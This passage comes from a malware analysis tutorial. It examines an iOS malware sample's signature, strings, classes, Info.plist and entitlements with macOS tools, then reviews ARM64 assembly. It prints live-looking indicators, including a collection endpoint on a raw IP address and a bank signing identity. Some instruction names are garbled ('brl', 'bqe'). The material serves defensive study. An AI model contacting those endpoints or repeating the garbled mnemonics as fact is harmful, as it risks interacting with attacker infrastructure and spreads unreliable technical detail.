Format=app bundle with Mach-O universal (armv7 arm64)
CodeDirectory v=20400 size=3991 flags=0x0(none) hashes=116+5 location=embedded
VersionPlatform=2
VersionMin=655360
VersionSDK=918272
Hash type=sha256 size=32
CandidateCDHash sha1=7d293bc7a01cd3d3ae6834a338a0f69737193cbf
CandidateCDHashFull sha1=7d293bc7a01cd3d3ae6834a338a0f69737193cbf
CandidateCDHash sha256=b1c05aa1ca28c82331263637d11802ca399c47a8
CandidateCDHashFull sha256=b1c05aa1ca28c82331263637d11802ca399c47a8b62e3922689abd3ebfb27297
Hash choices=sha1,sha256
CMSDigest=44a744e93bdf862fb10dfbf628da53cc39439f75bd82269bdff351032e18132b
CMSDigestType=2
Executable Segment base=0
Executable Segment limit=409600
Executable Segment flags=0x11
Page size=4096
CDHash=b1c05aa1ca28c82331263637d11802ca399c47a8
Signature size=4691
Authority=iPhone Distribution: ZHONGYUAN BANK CO.,LTD
Authority=Apple Worldwide Developer Relations Certification Authority
Authority=Apple Root CA
Signed Time=Jun 9, 2021 at 11:57:33 PM
Info.plist entries=32
TeamIdentifier=4X83K5VMA2
Sealed Resources version=2 rules=10 files=39
Internal requirements count=1 size=180
alexandreborges@macOS Payload %
```

[Figure 30]: Code signature

I have provided a brief list of highlighted points, and they do not need further explanation. At the same way, checking strings within the binary shows us obvious artifacts:

```
alexandreborges@macOS photographDemo.app % strings -n 10 photographDemo_arm64 | grep http
http://180.215.254.23:9903/JYSystem/restInt/v3/collect/portal/
https://www.sec-ret.top/
A security policy configured with `%@` can only be applied on a manager with a secure base
URL (i.e. https)
```

[Figure 31]: A few strings within the binary.

The list of strings is much larger than it, but it is enough for now. Readers might extract **Objective-C runtime information stored within Mach-O binaries such as classes, protocols, structures** and so on.

Additionally, this information provides us with a promising idea about the application can or not do. As expected, there are good public tools available to perform this task and maybe one of the best known is **class-dump** tool. To install it, execute the following commands:

- **cd; curl http://stevenygard.com/download/class-dump-3.5.dmg --output class-dump-3.5.dmg**
- **cp class-dump-3.5.dmg Downloads**
- **cd Downloads**
- **hdiutil attach class-dump-3.5.dmg**
- **cd /Volumes/class-dump-3.5**
- **cp class-dump /usr/local/bin** (or anything else, but you should remember to append this directory to the PATH variable)
- **hdiutil detach /Volumes/class-dump-3.5**

If we check the offered help, there are a few options that could be interesting to use:

- **--arch <arch>:** choose a specific architecture from a universal binary such as x86_64 and arm64.
- **-C <regex>:** display classes matching a provided regular expression.
- **-f <str>:** find a string in method name.
- **-s:** sort classes and categories by name.
- **-S:** sort methods by name

As you might already know, there is list of different interfaces and keywords in Objective-C whose brief explanation could be useful for a throughout analysis:

- **Class interfaces:** it declares its methods and properties accessible to the class. The interface declaration is identified by **@interface** keyword. Additionally, the parent class being inherited is specified using "**: *Parent Class***". Thus, the syntax is like **@interface *Class : Parent Class***. Example: **@interface AFCachedImage : NSObject.**

- **Protocol Interface:** it includes methods that an object must implement to become part of such a protocol. The protocol declaration is identified by **@protocol** keyword. Example: **@protocol AFImageRequestCache <AFImageCache>.** Therefore, the **AFImageRequestCache class** must implement specified methods (not shown) from **AFImageCache protocol**.

- **Category Interface:** it adds methods and properties to a class without having to subclass it. This interface is also declared using **@interface keyword**, but **the class being extended will be shown between parentheses at the end.** Example: **@interface NSString (MJExtension).**

- **Formal Protocol Interface:** it allows us to declare properties, required methods and optional methods. The *@protocol* keyword is used along *@required* and/or *@optional* keywords.

- **@property:** this keyword is used to declare a property. Example: **@property(readonly, copy) NSString *description**.

- **@implementation:** as expected, it represents the starting point of the class implementation.

Even with such summarized definitions, eventually you will have a better overview of the content being presented by programs like **class-dump** and will also help to make simple filters.

```
alexandreborges@macOS photographDemo.app % class-dump photographDemo_arm64 | grep '@interface'
 | head -20
@interface LXFPopResultView : UIView <UITableViewDelegate, UITableViewDataSource>
@interface LXFHouseLoanCalculator : NSObject
@interface LXFHouseLoanCalcModel : NSObject
@interface LXFHouseLoanResultModel : NSObject
@interface JpViewController : ViewController
@interface MJPropertyType : NSObject
@interface LXFCalcSelectStrCell : UITableViewCell
@interface LCActionSheetConfig : NSObject
@interface XLBasePageController : UIViewController <UIPageViewControllerDelegate, UIPageViewCo
ntrollerDataSource>
@interface XLBasePageTitleButton : UIButton
@interface MJFoundation : NSObject
@interface LXFCalculateResultModel : NSObject
@interface LXFCalculatorGroupViewController : LXFCalculatorBaseViewController
@interface LCActionSheet : UIView <UITableViewDataSource, UITableViewDelegate, UIScrollViewDel
egate>
@interface MASCompositeConstraint : MASConstraint <MASConstraintDelegate>
@interface LXFPopResultCell : UITableViewCell
@interface ViewController : UIViewController
@interface MASViewConstraint : MASConstraint <NSCopying>
@interface LCActionSheetViewController : UIViewController
@interface MJProperty : NSObject
alexandreborges@macOS photographDemo.app %
alexandreborges@macOS photographDemo.app % class-dump photographDemo_arm64 | grep '@protocol'
| head -10
@protocol AFImageCache <NSObject>
@protocol AFImageRequestCache <AFImageCache>
@protocol AFMultipartFormData
@protocol AFURLRequestSerialization <NSObject, NSSecureCoding, NSCopying>
@protocol AFURLResponseSerialization <NSObject, NSSecureCoding, NSCopying>
@protocol MASConstraintDelegate <NSObject>
@protocol MJCoding <NSObject>
@protocol MJKeyValue <NSObject>
@protocol NSCoding
@protocol NSCopying
alexandreborges@macOS photographDemo.app %
```

[Figure 32]: Sample list of interface and protocol declarations

```
alexandreborges@macOS photographDemo.app % class-dump photographDemo_arm64 | tail +68 | head -15

@protocol AFImageCache <NSObject>
- (UIImage *)imageWithIdentifier:(NSString *)arg1;
- (_Bool)removeAllImages;
- (_Bool)removeImageWithIdentifier:(NSString *)arg1;
- (void)addImage:(UIImage *)arg1 withIdentifier:(NSString *)arg2;
@end

@protocol AFImageRequestCache <AFImageCache>
- (UIImage *)imageforRequest:(NSURLRequest *)arg1 withAdditionalIdentifier:(NSString *)arg2;
- (_Bool)removeImageforRequest:(NSURLRequest *)arg1 withAdditionalIdentifier:(NSString *)arg2;
- (void)addImage:(UIImage *)arg1 forRequest:(NSURLRequest *)arg2 withAdditionalIdentifier:(NSString *)
arg3;
- (_Bool)shouldCacheImage:(UIImage *)arg1 forRequest:(NSURLRequest *)arg2 withAdditionalIdentifier:(NS
String *)arg3;
@end
```

[Figure 33]: Sample list (continued)

So far, we have examined a brief list of important artifacts and there are other ones that we have to check too: verify the **Info.plist file, the code signature validity** (again), **notarization** and **claimed entitlements** by the application. We can check all these points by executing direct commands as shown in the next page:

```
alexandreborges@macOS photographDemo.app % cat Info.plist |
 nl | grep -vi icon
     1  <?xml version="1.0" encoding="UTF-8"?>
     2  <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN
" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
     3  <plist version="1.0">
     4    <dict>
     5      <key>CFBundleName</key>
     6      <string>photographDemo</string>
     7      <key>DTSDKName</key>
     8      <string>iphoneos14.3</string>
     9      <key>DTXcode</key>
    10      <string>1230</string>
    12      <dict>
    14        <dict>
    16          <array>
    26          </array>
    29        </dict>
    30      </dict>
    31      <key>UILaunchStoryboardName</key>
    32      <string>LaunchScreen</string>
    33      <key>DTSDKBuild</key>
    34      <string>18C61</string>
    35      <key>CFBundleDevelopmentRegion</key>
    36      <string>en</string>
    37      <key>CFBundleVersion</key>
    38      <string>1</string>
    39      <key>BuildMachineOSBuild</key>
    40      <string>19H2</string>
    41      <key>DTPlatformName</key>
    42      <string>iphoneos</string>
    43      <key>CFBundlePackageType</key>
    44      <string>APPL</string>
    45      <key>CFBundleShortVersionString</key>
    46      <string>1.0</string>
    47      <key>CFBundleSupportedPlatforms</key>
    48      <array>
    49        <string>iPhoneOS</string>
    50      </array>
    51      <key>UIMainStoryboardFile</key>
    52      <string>Main</string>
    53      <key>NSAppTransportSecurity</key>
    54      <dict>
    55        <key>NSAllowsArbitraryLoads</key>
    56        <true/>
    57      </dict>
    58      <key>CFBundleInfoDictionaryVersion</key>
    59      <string>6.0</string>
    60      <key>CFBundleExecutable</key>
    61      <string>photographDemo</string>
    62      <key>DTCompiler</key>
    63      <string>com.apple.compilers.llvm.clang.1_0</str
ing>
    64      <key>UIRequiredDeviceCapabilities</key>
    65      <array>
    66        <string>armv7</string>
    67      </array>
    68      <key>MinimumOSVersion</key>
    69      <string>10.0</string>
    70      <key>CFBundleIdentifier</key>
    71      <string>com.baojia.tongyong</string>
    72      <key>NSContactsUsageDescription</key>
    73      <string>연락처의 권한이 필요합니다</string>
    74      <key>CFBundleSignature</key>
    75      <string>????</string>
    76      <key>DTPlatformVersion</key>
    77      <string>14.3</string>
    78      <key>CFBundleDisplayName</key>
    79      <string>VideoGallery</string>
    81      <dict>
    83        <dict>
    85          <array>
    91          </array>
    94        </dict>
    95      </dict>
    96      <key>DTXcodeBuild</key>
    97      <string>12C33</string>
    98      <key>LSRequiresIPhoneOS</key>
    99      <true/>
   100      <key>UIDeviceFamily</key>
   101      <array>
   102        <integer>1</integer>
   103      </array>
   104      <key>UISupportedInterfaceOrientations</key>
   105      <array>
   106        <string>UIInterfaceOrientationPortrait</strin
g>
   107        <string>UIInterfaceOrientationLandscapeLeft</
string>
   108        <string>UIInterfaceOrientationLandscapeRight<
/string>
   109      </array>
   110      <key>DTPlatformBuild</key>
   111      <string>18C61</string>
   112      <key>DTAppStoreToolsBuild</key>
   113      <string>12C33</string>
   114    </dict>
   115  </plist>
```

[Figures 34]: Info.pfile

```
alexandreborges@macOS Payload % codesign -dv photographDemo.app/photographDemo
Executable=/Users/alexandreborges/Downloads/malware_samples/ipa/malware_2/Payloa
d/photographDemo.app/photographDemo
Identifier=com.baojia.tongyong
Format=app bundle with Mach-O universal (armv7 arm64)
CodeDirectory v=20400 size=3991 flags=0x0(none) hashes=116+5 location=embedded
Signature size=4691
Signed Time=Jun 9, 2021 at 11:57:33 PM
Info.plist entries=32
TeamIdentifier=4X83K5VMA2
Sealed Resources version=2 rules=10 files=39
Internal requirements count=1 size=180
alexandreborges@macOS Payload %
alexandreborges@macOS Payload % spctl -a -v photographDemo.app
photographDemo.app: rejected
alexandreborges@macOS Payload %
```

[Figure 35]: Checking the validity of the signature.

I have already highlighted interesting points from both outputs, but a few observations follow:

- The **BuildMachineOSBuild** key reports “19H2”, which is macOS Catalina 10.15.7.
- The **CFBundleIdentifier** (“com.baojia.tongyong”) might be useful for threat hunting.
- **DTPlatformVersion** (value: “14.3”) indicates the target version of platform SDK.

- The notarization process (**spctl** command) rejected the package, as would be expected, and such a package would be easily caught by **Gatekeeper**.

Checking for entitlements and, in special, anything related to sandbox entitlement (string ***"com.apple.security.app-sandbox"***), we have the following:

```
alexandreborges@macOS Payload % codesign -dvv --entitlements - photographDemo.app/photographDemo
Executable=/Users/alexandreborges/Downloads/malware_samples/ipa/malware_2/Payload/photographDemo.
app/photographDemo
Identifier=com.baojia.tongyong
Format=app bundle with Mach-O universal (armv7 arm64)
CodeDirectory v=20400 size=3991 flags=0x0(none) hashes=116+5 location=embedded
Signature size=4691
Authority=iPhone Distribution: ZHONGYUAN BANK CO.,LTD
Authority=Apple Worldwide Developer Relations Certification Authority
Authority=Apple Root CA
Signed Time=Jun 9, 2021 at 11:57:33 PM
Info.plist entries=32
TeamIdentifier=4X83K5VMA2
Sealed Resources version=2 rules=10 files=39
Internal requirements count=1 size=180
[Dict]
        [Key] application-identifier
        [Value]
                [String] 4X83K5VMA2.oa.zybank.mobileoa
        [Key] aps-environment
        [Value]
                [String] production
        [Key] com.apple.developer.default-data-protection
        [Value]
                [String] NSFileProtectionComplete
        [Key] com.apple.developer.healthkit
        [Value]
                [Bool] true
        [Key] com.apple.developer.healthkit.access
        [Value]
                [Array]
                        [String] health-records
        [Key] com.apple.developer.team-identifier
        [Value]
                [String] 4X83K5VMA2
        [Key] com.apple.security.application-groups
        [Value]
                [Array]
                        [String] group.com.zybdh.mobileoa
                        [String] group.oa.zybank.mmshd
        [Key] get-task-allow
        [Value]
                [Bool] false
        [Key] keychain-access-groups
        [Value]
                [Array]
                        [String] 4X83K5VMA2.*
                        [String] com.apple.token
alexandreborges@macOS Payload %
```

[Figures 36]: Listing entitlements.

The **claimed entitlements** are the same ones of the limits imposed by the provisioning profile previously. Additionally, there is not any sandbox configuration listed in its entitlements.

Apple recommends not to use ***com.apple.security.get-task-allow*** entitlement because it facilitates debugging of the application on a system that uses **SIP (Security Integrity Protection)** by circumventing a concise list of security checks, and in this case, it was set up to false, as expected.

There is an extensive list of supplementary commands, and readers could use them to extract other valuable information. As an example, it would be quite straightforward to do a quick view of disassembled instructions by executing:

```
alexandreborges@MacOS photographDemo.app % otool -tv photographDemo | head -25
photographDemo (architecture armv7):
(__TEXT,__text) section
00008148            b5f0        push    {r4, r5, r6, r7, lr}
0000814a            af03        add     r7, sp, #0xc
0000814c        f84d8d04        str     r8, [sp, #-4]!
00008150            b081        sub     sp, #0x4
00008152            4610        mov     r0, r2
00008154        f03feedc        blx     0x47f10
00008158            4604        mov     r4, r0
0000815a        f04f4080        mov.w   r0, #0x40000000
0000815e        f04f4180        mov.w   r1, #0x40000000
00008162        f04f4880        mov.w   r8, #0x40000000
00008166        f03fecd4        blx     0x47b10
0000816a        f03fece2        blx     0x47b30
0000816e            4605        mov     r5, r0
00008170            4620        mov     r0, r4
00008172        f03feed6        blx     0x47f20
00008176            4604        mov     r4, r0
00008178        f64150fc        movw    r0, #0x1dfc
0000817c        f2c00006        movt    r0, #0x6
00008180            4478        add     r0, pc
00008182            6801        ldr     r1, [r0]
00008184            4620        mov     r0, r4
00008186        f03feea4        blx     0x47ed0
0000818a            4606        mov     r6, r0
```

[Figures 37]: Disassembling first instructions

While it could be used in composition with **grep command** (for example), to get the full picture would be better to use tools like IDA Pro, Hopper, Ghidra or Binary Ninja. If we pay attention to instructions above, we will notice that they make part of ARM Assembly, and a quick refresh will be presented in the next section. We can also **retrieve a list of symbols from the symbol table** of this binary by running:

```
alexandreborges@MacOS photographDemo.app % objdump -m --syms photographDemo | head -20
photographDemo (architecture armv7):

SYMBOL TABLE:
05614542      d  *UND* .hidden radr://5614542
00004000 g     F __TEXT,__text __mh_execute_header
00000000         *UND* _ABAddressBookCopyArrayOfAllPeople
00000000         *UND* _ABAddressBookCreateWithOptions
00000000         *UND* _ABAddressBookGetAuthorizationStatus
00000000         *UND* _ABAddressBookRequestAccessWithCompletion
00000000         *UND* _ABMultiValueCopyValueAtIndex
00000000         *UND* _ABMultiValueGetCount
00000000         *UND* _ABRecordCopyValue
00000000         *UND* _CFArrayCreate
00000000         *UND* _CFArrayGetCount
00000000         *UND* _CFArrayGetValueAtIndex
00000000         *UND* _CFRelease
00000000         *UND* _CFRetain
00000000         *UND* _CFRunLoopGetMain
00000000         *UND* _CFStringConvertEncodingToNSStringEncoding
00000000         *UND* _CFStringConvertIANACharSetNameToEncoding
```

[Figures 38]: Retrieving symbols from the binary

Following the same ideas, we could use **jtool2** (install it running **brew install --cask jtool2**), which offers an extensive list of options, and in many cases detailed information, to check the same facts that we have verified so far. For example, to examine the signature information of the last proposed binary, run:

```
alexandreborges@MacOS photographDemo.app % ARCH=arm64 jtool2 --sig photographDemo
An embedded signature with 5 blobs:
Code Directory (3019 bytes)
                Version:     20400
                Flags:       none
                CodeLimit:   0x8b1c0
                Identifier:  com.baojia.tongyong (@0x58)
                Team ID:     4X83K5VMA2 (@0x6c)
                Executable Segment: Base 0x00000000 Limit: 0x00000000 Flags: 0x00000000
                CDHash:      38b1077904d8e36c619f7d61fe34c1c5ffd8850a (computed)
                # of hashes: 140 code (4K pages) + 5 special
                Hashes @219 size: 20 Type: SHA-1
Requirement Set (180 bytes) with 1 requirement:
                0: Designated Requirement (@20, 148 bytes): Ident(com.baojia.tongyong) AND Apple Generic Anchor Cert field [subje
ct.CN] = 'iPhone Distribution: ZHONGYUAN BANK CO.,LTD' AND (Cert Generic[1] = WWD Relations CA)
Entitlements (976 bytes) (use --ent to view)
Code Directory (4759 bytes)
                Version:     20400
                Flags:       none
                CodeLimit:   0x8b1c0
                Identifier:  com.baojia.tongyong (@0x58)
                Team ID:     4X83K5VMA2 (@0x6c)
                Executable Segment: Base 0x00000000 Limit: 0x00000000 Flags: 0x00000000
                CDHash:      1e67c445e97f51ca690b4dc0c57a12f512b32013b1452903504397c1ce03f120 (computed)
                # of hashes: 140 code (4K pages) + 5 special
                Hashes @279 size: 32 Type: SHA-256
Blob Wrapper (4699 bytes) (0x10000 is CMS (RFC3852) signature)
                CA: Apple Certification Authority       CN: Apple Root CA
                CA: Apple Worldwide Developer Relations         CN: Apple Worldwide Developer Relations Certification Authority
                CA: Apple Certification Authority       CN: Apple Root CA
                CA: Apple Certification Authority       CN: Apple Root CA
                CA: Apple Worldwide Developer Relations         CN: Apple Worldwide Developer Relations Certification Authority
        CN: iPhone Distribution: ZHONGYUAN BANK CO.,LTD
                CA: 4X83K5VMA2          Timestamp: 02:57:33 2021/06/10
```

[Figures 39]: Retrieving signature using jtool2

As mentioned, **jtool2** brings crucial information about the binary's signature. If readers want to retrieve commands from header, run:

```
alexandreborges@MacOS photographDemo.app % ARCH=arm64 jtool2 -l photographDemo | head -20
opened companion file ./photographDemo.ARM64.4E3DFDD8-B6C3-3D27-BF5C-2B23293AD12B
LC 00: LC_SEGMENT_64             Mem: 0x000000000-0x100000000   __PAGEZERO
LC 01: LC_SEGMENT_64             Mem: 0x100000000-0x100064000   __TEXT
        Mem: 0x100007174-0x10004e034            __TEXT.__text   (Normal)
        Mem: 0x10004e034-0x10004e70c            __TEXT.__stubs  (Symbol Stubs)
        Mem: 0x10004e70c-0x10004edfc            __TEXT.__stub_helper    (Normal)
        Mem: 0x10004edfc-0x100059dc8            __TEXT.__objc_methname  (C-String Literals)
        Mem: 0x100059dc8-0x10005a6ef            __TEXT.__objc_classname (C-String Literals)
        Mem: 0x10005a6ef-0x10005cfcd            __TEXT.__objc_methtype  (C-String Literals)
        Mem: 0x10005cfd0-0x10005d0a8            __TEXT.__const
        Mem: 0x10005d0a8-0x100061d42            __TEXT.__cstring        (C-String Literals)
        Mem: 0x100061d42-0x1000624cc            __TEXT.__ustring
        Mem: 0x1000624cc-0x100062f94            __TEXT.__gcc_except_tab
        Mem: 0x100062f94-0x100063f88            __TEXT.__unwind_info
        Mem: 0x100063f88-0x100063ffc            __TEXT.__eh_frame
LC 02: LC_SEGMENT_64             Mem: 0x100064000-0x100084000   __DATA
        Mem: 0x100064000-0x100064130            __DATA.__got    (Non-Lazy Symbol Ptrs)
        Mem: 0x100064130-0x1000645c0            __DATA.__la_symbol_ptr  (Lazy Symbol Ptrs)
        Mem: 0x1000645c0-0x100065930            __DATA.__const
        Mem: 0x100065930-0x100068090            __DATA.__cfstring
        Mem: 0x100068090-0x1000682a0            __DATA.__objc_classlist (Normal)
alexandreborges@MacOS photographDemo.app %
```

[Figures 40]: Retrieving commands from header

Likely the idea is clear, and it would be interesting to check the help to get the complete list of available options. As a suggestion, try **options -S (symbols), -L (libraries) and -D (binary de-compilation).**
Other tools such as **ldid** (**brew install ldid**) also has a series of interesting options, and one of them is to list entitlements:

```
alexandreborges@MacOS photographDemo.app % ldid -e photographDemo
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>application-identifier</key>
        <string>4X83K5VMA2.oa.zybank.mobileoa</string>
        <key>aps-environment</key>
        <string>production</string>
        <key>com.apple.developer.default-data-protection</key>
        <string>NSFileProtectionComplete</string>
        <key>com.apple.developer.healthkit</key>
        <true/>
        <key>com.apple.developer.healthkit.access</key>
        <array>
                <string>health-records</string>
        </array>
        <key>com.apple.developer.team-identifier</key>
        <string>4X83K5VMA2</string>
        <key>com.apple.security.application-groups</key>
        <array>
                <string>group.com.zybdh.mobileoa</string>
                <string>group.oa.zybank.mmshd</string>
        </array>
        <key>get-task-allow</key>
        <false/>
        <key>keychain-access-groups</key>
        <array>
                <string>4X83K5VMA2.*</string>
                <string>com.apple.token</string>
        </array>
</dict>
</plist><?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>application-identifier</key>
        <string>4X83K5VMA2.oa.zybank.mobileoa</string>
        <key>aps-environment</key>
        <string>production</string>
```

[Figures 41]: Retrieving entitlements (truncated output)

Certainly, I do not need to continue executing commands here, and you have already understood the idea that there are tons of information that can be retrieved from these malicious binaries. Anyway, I always recommend collecting the maximum amount of information before analyzing any binary.

We have gathered a list of artifacts and also a basic comprehension of presented information. Once again, the macOS/iOS world is much bigger and more complex than it, but I really had to start the approach from somewhere and use real world artifacts (in this case, a few malware samples) to provide you with a realist context.

It is time to move to the next section.

7. Quick review of ARM64 assembly

Malware threats for iOS and MacBook M1/M2 present their disassembled code in ARM Assembly. This is an extensive topic, and my recommendation is to download the **Arm Architecture Reference Manual**, which is available on https://developer.arm.com/documentation/ddi0487/latest/. It is an exceptionally large document (14.777 pages – at the time I am drafting this article), but **certainly there is not a better source to really learn ARM**.

Learning ARM assembly takes time and, as readers could expect, there are too many details. Nonetheless, I am listing a reduced list of observations focused on ARM 64 that eventually might be useful while reading assembly code. In our daily work, most of time we will be analyzing pseudo-code (decompiled code) produced by IDA Pro, but sometimes adversaries use anti-disassembly techniques that prevent code from being correctly decompiled. In worse situations, entire routines and pieces of code might be lacking in the pseudo-code. Anyway, I hope that this quick notes below help you until you get a better comprehension of the topic by reading the ARM manual:

- ARM architecture has diverse types of profile: **A (Application Profile)**, **R (Real-Time Profile) and M (Microcontroller Profile).** In this text we are focused on the **Application Profile (Armv8-A and Armv9-A).** Readers can read more about profiles in the previously mentioned manual (on **page 39** at the time of drafting this article).

- There are four exception levels (like privilege levels), with Trusted zone separation (Non-Secure and Secure State – remember on VTL0 and VTL1 from Windows 10/11) where from **EL0 to EL2 levels** the processor can be in Secure or Non-secure state:

    - **EL0:** run user-mode applications (least privileged).
    - **EL1:** run kernel driver and OS kernel in general and it is more privileged from EL0.
    - **EL2:** run hypervisors.
    - **EL3:** Trusted Zone Extension (always in Secure State).

- In the **Secure State**, there are four levels (**S.EL0** to **S.EL3**), and components such **Trusted Services** and **Trusted OS**. Furthermore, the **Trusted Zone** concepts have been extended on **Armv9-A** with the introduction of **Realm Management Extension (RME)**. Excellent references follow:

    - **(Trusted Zone):** https://developer.arm.com/documentation/102418/0101/What-is-TrustZone-
    - **Real Management Extension:** https://developer.arm.com/documentation/den0126/0100/Overview

- **Registers X0 to X31:** they are general purpose registers, which a few of them are explained below.
- **Registers X0 to X7:** they are used for routines' arguments, and similar to x86/x64, X0 (or X0 + X1) is used for returning data from a called routine. If a routine/function has more than eight arguments, the remaining arguments go to the stack.

- **Registers X8 to X18:** they are used as general-purpose registers, and they can contain variables. In particular, the registers **X8** might be used to pass the address location of an indirect result as happens when the function handles structures.
- **Registers x9 to X15:** they are caller-saved registers (known as scratch registers or temporary registers), which could keep values to be used over function calls as local variables.
- **Registers X16 and X17:** they are known as intra-procedure call scratch registers, which are used as temporary locations that stores value returned by a routine to be used in other routine. In macOS, **X16** is used for holding the system call number while executing the **svc** instruction.
- **Registers X19 to X28:** they are used for keeping callee-saved registers, which must be restored before the callee function returns to the caller function.
- **Register X29:** it contains the frame pointer, which is used to track the stack frame.
- **Register X30:** it holds the Link Register (LR), which contains the return address of the function during BL or BLR instruction execution. Thus, the return (ret) instruction will jump to the return address stored in this register.
- **Register SP:** it is the stack pointer, which always points to the top of the stack.
- **Register PC:** it is the program counter, which contains the address of the next instruction.
- **There are other distinct types of registers, like system registers (known as Special-Purpose Registers – SPRs) and floating-point registers**, but they are out of the coverage of this article.
- About ARM registers, there are useful additional resources:

    - **Microsoft:** https://learn.microsoft.com/en-us/cpp/build/arm64-windows-abi-conventions?view=msvc-170
    - **ARM (a nice image):** https://documentation-service.arm.com/static/5fbd26f271eff94ef49c7018?token=

- The most used instructions are:

    - **ldr:** loads register.
    - **str:** stores register.
    - **ror <register 1>, <register 2>, #<value>:** rotate right.
    - **lsl | lsr < register 1>, <register 2>, #<value>:** logical shift left and right.
    - **asr <register 1>, <register 2>, #<value>:** arithmetic shift right.
    - **cmp <register 1> <register 2> | #<value>:** compares two values and update necessary flags from **CPSR (Current Program Status Register).**
    - **b <label>:** branches instruction (go/jump to a label/address).
    - **bl <label>:** copies the address of the next instruction into register **X30** before branching to the label (address). This instruction is used to call routines.
    - **br <register>:** branches to address provided by register.
    - **brl <register>:** branches to address provided by the referred register, and store/save the address of the next instruction into register **X30**.
    - **bqe <label>:** branch (jump) to label if equal (zero flag == 1).
    - **bne <label>:** branch (jump) to label if not equal (zero flag == 0).
    - **mov:** moves value from one register to another one.
    - **adr <register>, expression:** loads a relative address into a register.

- **stp <register 1> <register 2> [SP | X## register]:** stores **register 1** and **register 2** to the memory address given by **SP** and **SP+8**, respectively. The memory address could be indicated by a general-purpose **X## register**. This instruction is used in the **prologue** of a function.
- **ldp <register 1> <register 2> [SP | X## register]:** basically, this instruction makes the opposite action, bringing values from **SP** and **SP+8** to **register 1** and **register 2**, respectively. The memory address could be indicated by a general-purpose **X## register**. This instruction is usually used in an **epilogue** of a function.

Therefore, the **ARM64 calling convention** shows the following characteristics:

- First 8 arguments passed in X0 to x7 registers.
- The returned value from routines goes to X0 register.
- The remaining arguments are passed into the stack.
- The prologue involves the X29 register (frame pointer).
- The epilog releases local variables (using manipulating the stack by using an add instruction), restores the link register (X30) and the frame pointer (X29), and returns to the caller function.

While calling Object-C functions, readers will notice that registers mentioned in this section will be used as predicted. For example, **objc_msgSend( ) function** uses X0 as a self-pointer to the object instance, X1 as the selector of the applied method, while arguments go to the remaining and expected X## registers.

A valid note is that Swift programming language presents another calling convention, which can be read on:

- https://github.com/apple/swift/blob/main/docs/ABI/CallConvSummary.rst
- https://github.com/apple/swift/blob/main/docs/ABI/CallingConvention.rst

I will not be discussing **pre-indexed addresses** and **post-indexed addresses** aspects that are involved with load and store operation. No doubt, it is more productive to explain these concepts and instruction cases when and whether it is necessary.

Eventually the presented information is enough to continue reading next sections. Again: **readers must read the official ARM documentation to get the complete and full picture of ARM processor and ARM assembly**. ARM documentation is an indispensable and unique resource.

8. Reversing

Before proceeding, it is opportune to clear that there are several key concepts associated with iOS/macOS architecture and security, as well different protections against attacks and exploitation that I could mention here, but I chose to move these topics to an article of Exploit Reversing series, which can be more useful for your next steps in vulnerability research. I have to confess that, for several moments, I was keen on doing it, but they make part of a different context, and it is better not to mix them up. Therefore, this article is focused only on an introduction on malware analysis for macOS/iOS binaries.

As we will reverse code using IDA Pro, searching for eventual plugins related to macOS and, in specific, Objective-C or Swift languages could be interesting for specific situations.

In general contexts, IDA Pro does an excellent job in recognizing several types and functions while reversing macOS binaries, and we will not need any extra support in most cases. However, learning about external plugins could be useful in particular different contexts.

There are multiples places where plugins are available, but for now let us focus on few repositories:

- **https://vmallet.github.io/ida-plugins/**
- **https://plugins.hex-rays.com/**

From mentioned websites, readers might try plugins such as **REobjc** (https://github.com/duo-labs/idapython). At moment that I am writing, this plugin is only applicable to x64, which is not useful to macOS systems running on Apple Silicon (ARM64) and the project seems to be abandoned. Of course, there are many macOS systems running on Intel processors and the number of malware threats to this kind of platform is really high. There are other plugins that could help us during reverse tasks, and one of them will be presented later to add further support to the analysis.

Only refreshing what we saw within the example binary:

```
alexandreborges@MacOS photographDemo.app % lipo -extract arm64 photographDemo -output photographDemo_arm64
alexandreborges@MacOS photographDemo.app % file photographDemo_arm64
photographDemo_arm64: Mach-O universal binary with 1 architecture: [arm64:Mach-O 64-bit executable arm64]
photographDemo_arm64 (for architecture arm64):  Mach-O 64-bit executable arm64
alexandreborges@MacOS photographDemo.app %
alexandreborges@MacOS photographDemo.app % otool -L photographDemo_arm64 | grep -i library | cut -d" " -f1
        /System/Library/Frameworks/CoreGraphics.framework/CoreGraphics
        /System/Library/Frameworks/MobileCoreServices.framework/MobileCoreServices
        /System/Library/Frameworks/Security.framework/Security
        /System/Library/Frameworks/SystemConfiguration.framework/SystemConfiguration
        /System/Library/Frameworks/Foundation.framework/Foundation
        /System/Library/Frameworks/AddressBook.framework/AddressBook
        /System/Library/Frameworks/Contacts.framework/Contacts
        /System/Library/Frameworks/CoreData.framework/CoreData
        /System/Library/Frameworks/CoreFoundation.framework/CoreFoundation
        /System/Library/Frameworks/UIKit.framework/UIKit
alexandreborges@MacOS photographDemo.app %
alexandreborges@MacOS photographDemo.app % pagestuff -a photographDemo_arm64 | grep -A1 __DATA | head -20
File Page 104 contains contents of section (__DATA,__got) (arm64)
File Page 104 contains contents of section (__DATA,__la_symbol_ptr) (arm64)
File Page 104 contains contents of section (__DATA,__const) (arm64)
Symbols on file page 104 virtual address 0x100064000 to 0x100065000
File Page 105 contains contents of section (__DATA,__const) (arm64)
File Page 105 contains contents of section (__DATA,__cfstring) (arm64)
Symbols on file page 105 virtual address 0x100065000 to 0x100066000
File Page 106 contains contents of section (__DATA,__cfstring) (arm64)
Symbols on file page 106 virtual address 0x100066000 to 0x100067000
File Page 107 contains contents of section (__DATA,__cfstring) (arm64)
Symbols on file page 107 virtual address 0x100067000 to 0x100068000
File Page 108 contains contents of section (__DATA,__cfstring) (arm64)
File Page 108 contains contents of section (__DATA,__objc_classlist) (arm64)
File Page 108 contains contents of section (__DATA,__objc_nlclslist) (arm64)
File Page 108 contains contents of section (__DATA,__objc_catlist) (arm64)
File Page 108 contains contents of section (__DATA,__objc_nlcatlist) (arm64)
File Page 108 contains contents of section (__DATA,__objc_protolist) (arm64)
File Page 108 contains contents of section (__DATA,__objc_imageinfo) (arm64)
File Page 108 contains contents of section (__DATA,__objc_const) (arm64)
